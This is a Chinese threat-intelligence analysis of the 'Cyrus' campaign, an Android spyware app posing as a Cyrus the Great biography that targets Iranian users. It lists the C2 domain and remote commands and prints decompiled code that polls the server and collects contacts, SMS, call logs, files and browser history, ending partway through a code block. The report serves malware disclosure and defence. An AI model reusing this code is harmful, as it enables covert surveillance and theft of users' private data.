奇安信威胁情报中心

ti.qianxin.com/blog/articles/surprised-by-cyrus-the-great-disclosure-against-Iran-cyrus-attack/


返回 TI 主页
RESEARCH

数 据 驱 动 安 全

背景

中东问题是自第二次世界大战结束以后延续至今时间最长的一个地区热点问题。中东地区重要的战略地位和战略资源牵动着许多国家的利益。美伊问题，无疑是目前中东最大的问题。

随着美国总统特朗普于2018年5月宣布退出“伊朗核协议”，并逐渐恢复美国对伊全面制裁以来，美伊两国及美国在中东地区盟友间的摩擦也在进一步升级。而此后美国与伊朗之间互相发起的网络战争，无疑对整个网络世界添加不稳定性。


伊朗驻联合国大使罹患癌症，美国不许伊外长探望

0 0

英法首脑联合国堵鲁哈尼：去见特朗普吧

83474 123

两位总统：对方想谈判

24212 64

观点 | Opinion more

阿曼湾油轮着火，不是擦枪走火，是有人点火

华黎明
前驻伊朗大使，中国国际问题研究所特聘研究员

这次事件的挑事者不希望出现如2015年奥巴马任期内那样美伊关系缓和、签订核协议的事情，这就威胁到了他们的地缘政治利益和经济利益。但是，如果美伊直接爆发热战，对他们也没有好处，所以他们要保持伊美之间的适度紧张，不让海湾的温度降下来，我想这个是他们的主要目的。[全文]

90064 175 伊朗局势

资讯 | Information more

英油轮获释驶离伊朗，已被扣逾两月

请输入关键字! 搜索

· 伊朗局势 ·

伊朗局势受到全世界的密切关注，盖因当今世界的矛盾中心在中东，而伊朗无论是地理位置还是政治位置都无疑处在中东的中心。伊朗核问题、伊朗与以色列的关系、伊朗政府的权力交替……无论是美国、俄罗斯还是中国，无疑会持续对伊朗局势的变化保持敏感。

而近日，奇安信病毒响应中心在日常的样本运营过程中发现了一起极具诱饵性的安卓APK攻击，经过研判发现，其攻击目标为伊朗，此外，通过同源分析发现，该样本关联了一系列攻击活动，鉴于攻击样本均与伊朗文化相关，因此在将该活动命名为Cyrus(居鲁士)活动后，将其发布于世。

诱饵分析


此次发现的APK样本名称为“کوروش بزرگ!”(居鲁士大帝！)。

居鲁士大帝是波斯帝国创建者、阿契美尼德王朝第一位国王（前549年—前529年在位）。在他的统治下，帝国不仅囊括了古代近东的所有文明国家，还包括了大部分西南亚，和一部分中亚及高加索地区。他的帝国从西边的赫勒斯滂到东边的印度河，是前所未有的最大帝国。

随着美国增兵沙特，伊朗局势又将持续升温。近日发现针对伊朗的移动APP攻击，无疑与伊朗局势密切相关。

文件名称	!کوروش بزرگ
软件名称	!کوروش بزرگ
软件名称翻译	居鲁士大帝！
软件包名	ir.cheshmac.CyrustheGreat
MD5	F05D8588CF2E8BE9FA6CCAC39A0F7311
安装图标	

样本运行截图：




样本分析

样本行为描述

此次发现的针对伊朗的恶意样本，通过仿冒“کوروش بزرگ!”(居鲁士大帝！)诱骗用户安装使用，APP运行后，通过展示居鲁士大帝生平事迹，使用户放心使用。

恶意样本运行后，通过后台服务端下发20多种控制指令，获取用户手机信息。其恶意操作有：获取Log、获取通讯录、获取手机文件、获取用户手机短信、获取地理位置、获取手机已安装的APP、获取通话记录、拍照等。


远控指令列表：



指令下发服务器	一级指令	二级指令	指令含义
www.firmwaresystemupdate.com	Set		修改设置
	Get	AllLog	获取 Log
		AllContact	获取通讯录
		AllFile	获取手机文件
		AllSms	获取短信
		AllCall	获取所有同话记录
		AllApp	获取所有已安装的 AP
		AllBrowser	获取所有浏览器记录
		AllAccount	读取用户账户
		AllSetting	获取设置信息
		Location	获取 GPS
		HardwareInfo	获取设备固件信息
		File	上传获取到的信息
	Take	Audio	录音
		Photo	拍照
		Video	拍照
		RecordCall	获取通话录音
	Delete	SMS	删除用户短信
		Call	删除通话记录
		File	删除文件
	Reset"	AllCommand	重置命令


详细代码分析

内置html文件，将“居鲁士大帝”生平事迹进行存放，用户打开APP后加以展示。



img
index_files
index.html

通过服务端（www.firmwaresystemupdate.com）下发远控指令，对用户手机进行后台操控，获取用户手机信息：

获取控制指令：




```
this.READ_ACCOUNTS = "1";
this.READ_BROWSER = "1";
this.SERIAL_NUMBER = "CBA3B550-655A-4360-9922-2018012846";
this.amPreferences = arg8.getSharedPreferences("com.andriod.browser.AMService", 0);
this.userName = this.readStr("UserName");
if(this.userName == "None") {
    this.save("UserName", "kooroosh3");
}

this.serverAddress = this.readStr("ServerAddress");
if(this.serverAddress == "None") {
    this.save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");   获取远控指令的URL
}

this.backupAddress = this.readStr("BackupAddress");
if(this.backupAddress == "None") {
    this.save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
}
```




```
public void run() {
    String[] v5;
    int v4;
    String v12 = "";
    int v11 = 0;
label_2:
    if(v11 == 0) {
        try {
            v12 = "";
            if(Utils.isNetworkAvailable(this.amService)) {
                String v6 = this.mWebService.readUrl(String.valueOf(this.amService.amSettings.serverAddress) + "/get-function.php?uuid=" + AMService.deviceUUID, null);
                if(v6 != null && !v6.equals("NoCommand") && !v6.equals("UuidError")) {
                    v12 = v6;                                   获取远控指令
                }
            }
```

远控指令：




```
        goto label_140;
    }

    if(v5[1].equals("AllFile")) {  // 获取手机文件
        this.amService.WriteCommand(120, Utils.ReadAllFiles(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllSms")) {  // 获取短信
        this.amService.WriteCommand(90, Utils.readAllSms(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllCall")) {  // 获取所有同话记录
        this.amService.WriteCommand(93, Utils.readAllCallHistory(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllApp")) {  // 获取所有已安装的APP
        this.amService.WriteCommand(0x60, Utils.readAllApplication(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllBrowser")) {  // 获取所有浏览器记录
        this.amService.WriteCommand(100, Utils.readBrowserHistory(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllAccount")) {  // 读取用户账户
        this.amService.WriteCommand(0x73, Utils.readUserAccounts(this.amService));
        goto label_140;
    }

    if(v5[1].equals("AllSetting")) {  // 获取设置信息
        this.amService.WriteCommand(0x75, this.amService.amSettings.readAll());
        goto label_140;
    }

    if(v5[1].equals("Location")) {  // 获取GPS
        this.amService.WriteCommand(0x77, this.amService.getLastLocation());
        goto label_140;
    }

    if(v5[1].equals("HardwareInfo")) {  // 获取设备固件信息
        this.amService.WriteCommand(0x76, Utils.readHardwareInfo(this.amService));
        goto label_140;
    }
```

指令“Set”修改设置：




```java
public void ChangeSetting(String arg3, String arg4) {
    boolean v0 = this.amSettings.LogGps;
    this.amSettings.genericSave(arg3, arg4);
    this.amSettings.refresh();
    if((this.amSettings.LogGps) && !v0) {
        this.startGpsUpdates();
    }

    try {
        if(!arg3.equals("StopService")) {
            return;
        }

        if(!Boolean.parseBoolean(arg4)) {
            return;
        }

        this.stopSelf();
    }
    catch(Exception v1) {
    }
}

public void ExportLogs() {
    try {
        File v2 = new File(this.getFilesDir(), String.valueOf(new SimpleDateFormat("yyMMdd", Locale.US).format(new Date())) + ".tmp");
        String v3 = String.valueOf(AMService.deviceUUID) + "_" + new SimpleDateFormat("yyMMdd_HHmmssSSS", Locale.US).format(new Date());
        String v6 = this.getFilesDir() + "/" + v3 + ".zip";
        if(Utils.zip(v2.getAbsolutePath(), v6, String.valueOf(v3) + ".log")) {
            v2.delete();
        }

        if(!Utils.encrypt(v6, this.getFilesDir() + "/" + v3 + ".log")) {
            return;
        }

        new File(v6).delete();
    }
    catch(Exception v0) {
        this.onCommandInfoEvent("ExportLogs err : " + v0.getMessage());
    }
```

指令“Get”“AllLog”获取Log：




```java
if(v5[0].equals("Get")) {
    this.amService.onCommandInfoEvent("Get " + v5[1]);
    if(v5[1].equals("AllLog")) {
        this.amService.ExportLogs();  // 获取Log
    }
```




```java
public void ExportLogs() {
    try {
        File v2 = new File(this.getFilesDir(), String.valueOf(new SimpleDateFormat("yyMMdd", Locale.US).format(new Date())) + ".tmp");
        String v3 = String.valueOf(AMService.deviceUUID) + "_" + new SimpleDateFormat("yyMMdd_HHmmssSSS", Locale.US).format(new Date());
        String v6 = this.getFilesDir() + "/" + v3 + ".zip";
        if(Utils.zip(v2.getAbsolutePath(), v6, String.valueOf(v3) + ".log")) {
            v2.delete();
        }

        if(!Utils.encrypt(v6, this.getFilesDir() + "/" + v3 + ".log")) {
            return;
        }

        new File(v6).delete();
    }
    catch(Exception v0) {
        this.onCommandInfoEvent("ExportLogs err : " + v0.getMessage());
    }
}
```

指令“Get”“AllContact”获取通讯录：




```java
public static String readAllContacts(Context arg19) {
    String v16;
    String v14;
    String v8 = "";
    try {
        ContentResolver v1 = arg19.getContentResolver();
        Cursor v9 = v1.query(ContactsContract$Contacts.CONTENT_URI, null, null, null, null);
        if(v9.getCount() <= 0) {
            return v8;
        }

        do {
        label_15:
            if(!v9.moveToNext()) {
                return v8;
            }

            v14 = v9.getString(v9.getColumnIndex("_id"));
            v16 = v9.getString(v9.getColumnIndex("display_name"));
        }
        while(Integer.parseInt(v9.getString(v9.getColumnIndex("has_phone_number"))) <= 0);

        v8 = String.valueOf(v8) + v16 + "~~~";
        Cursor v17 = v1.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, "contact_id = ?", new String[]{v14}, null);
        while(v17.moveToNext()) {
            v8 = String.valueOf(v8) + v17.getString(v17.getColumnIndex("data1")) + ",";
        }

        v17.close();
        v8 = String.valueOf(v8) + "~~~";
        Cursor v12 = v1.query(ContactsContract$CommonDataKinds$Email.CONTENT_URI, null, "contact_id = ?", new String[]{v14}, null);
        while(v12.moveToNext()) {
            String v11 = v12.getString(v12.getColumnIndex("data1"));
            v12.getString(v12.getColumnIndex("data2"));
            v8 = String.valueOf(v8) + v11 + ",";
        }

        v12.close();
        v8 = String.valueOf(v8) + "\n";
        goto label_15;
    }
```

指令“Get”“AllFile”获取手机文件：




```
public static byte[] ReadAllFiles(Context arg7) {
    long v5 = 1;
    ByteArrayOutputStream v0 = new ByteArrayOutputStream();
    try {
        Utils.dos = new DataOutputStream(((OutputStream)v0));
        Utils.curID = -1;
        Utils.dos.writeByte(1);
        Utils.dos.writeLong(-1);
        Utils.dos.writeByte("/sdcard".length());
        Utils.dos.writeChars("/sdcard");
        Utils.dos.flush();
        Utils.curID += v5;
        Utils.getList(new File("/sdcard"), Utils.curID);
        String v1 = AMService.gService.mExternalSdPath;
        Utils.dos.writeByte(1);
        Utils.dos.writeLong(-1);
        Utils.dos.writeByte(v1.length());
        Utils.dos.writeChars(v1);
        Utils.dos.flush();
        Utils.curID += v5;
        Utils.getList(new File(v1), Utils.curID);
    }
    catch(Exception v2) {
    }

    return v0.toByteArray();
}
```

指令“Get”“AllSms”获取短信：




```
public static String readAllSms(Context arg13) {
    String v12 = "";
    try {
        Cursor v6 = arg13.getContentResolver().query(Uri.parse("content://sms"), null, null, null, null);
        SimpleDateFormat v10 = new SimpleDateFormat("yyyy/MM/dd HH:mm:ss", Locale.US);
        if(v6.moveToFirst()) {
            int v11;
            for(v11 = 0; v11 < v6.getCount(); ++v11) {
                v12 = String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(v12) + v6.getString(v6.getColumnIndex("protocol")) + "~~~") + v6.getString(v6.getColu
                v6.moveToNext();
            }
        }

        v6.close();
        return v12;
    }
    catch(Exception v9) {
        AMService.gService.onCommandInfoEvent("Read all SMS error : " + v9.getMessage());
        return v12;
    }
}
```

指令“Get”“AllCall”获取所有同话记录：




```
public static String readAllCallHistory(Context arg16) {
    String v6 = "";
    try {
        Cursor v11 = arg16.getContentResolver().query(CallLog$Calls.CONTENT_URI, null, null, null, "date DESC");
        int v12 = v11.getColumnIndex("number");
        int v15 = v11.getColumnIndex("type");
        int v7 = v11.getColumnIndex("date");
        int v8 = v11.getColumnIndex("duration");
        SimpleDateFormat v10 = new SimpleDateFormat("yyyy/MM/dd HH:mm:ss", Locale.US);
        while(v11.moveToNext()) {
            v6 = String.valueOf(String.valueOf(String.valueOf(String.valueOf(v6) + v11.getString(v15) + "~~~") + v11.getString(v12) + "~~~") + v10.format(new java.sql.Date(v11.getLong(v7))) + "~~~") + v11.getS
        }

        v11.close();
        return v6;
    }
    catch(Exception v9) {
        AMService.gService.onCommandInfoEvent("Read call history error : " + v9.getMessage());
        return v6;
    }
}
```

指令“Get”“AllApp”获取所有已安装的APP：




```
public static String readAllApplication(Context arg7) {
    String v0 = "";
    try {
        Iterator v4_1 = arg7.getApplicationContext().getPackageManager().getInstalledApplications(0x80).iterator();
        while(v4_1.hasNext()) {
            Object v1 = v4_1.next();
            v0 = (((ApplicationInfo)v1).flags & 1) != 0 ? String.valueOf(v0) + "1~~~" : String.valueOf(v0) + "2~~~";
            v0 = String.valueOf(v0) + ((ApplicationInfo)v1).packageName + "\n";
        }

        return v0;
    }
    catch(Exception v4) {
        return v0;
    }
}
```

指令“Get”“AllBrowser”获取所有浏览器记录：




```
public static String readBrowserHistory(Context arg16) {
    String v10 = "";
    try {
        String v3 = "bookmark = 0";
        SimpleDateFormat v12 = new SimpleDateFormat("yyyy/MM/dd HH:mm:ss", Locale.US);
        Cursor v13 = arg16.getContentResolver().query(Uri.parse("content://com.android.chrome.browser/bookmarks"), Browser.HISTORY_PROJECTION, v3, null, null);
        if(v13 != null) {
            v13.moveToFirst();
            if(v13.moveToFirst()) {
                if(v13.getCount() <= 0) {
                    goto label_21;
                }

                while(!v13.isAfterLast()) {
                    v10 = String.valueOf(String.valueOf(String.valueOf(v10) + "1~~~") + v12.format(new java.sql.Date(v13.getLong(3))) + "~~~") + v13.getString(v13.getColumnIndex("url")) + "~~\n";
                    v13.moveToNext();
                }
            }
        }

    label_21:
        v13 = arg16.getContentResolver().query(Browser.BOOKMARKS_URI, Browser.HISTORY_PROJECTION, v3, null, null);
        if(v13 != null) {
            v13.moveToFirst();
            if(!v13.moveToFirst()) {
                return v10;
```


指令“Get”“AllAccount”读取用户账户：


```
public static String readUserAccounts(Context arg9) {
    String v1 = "";
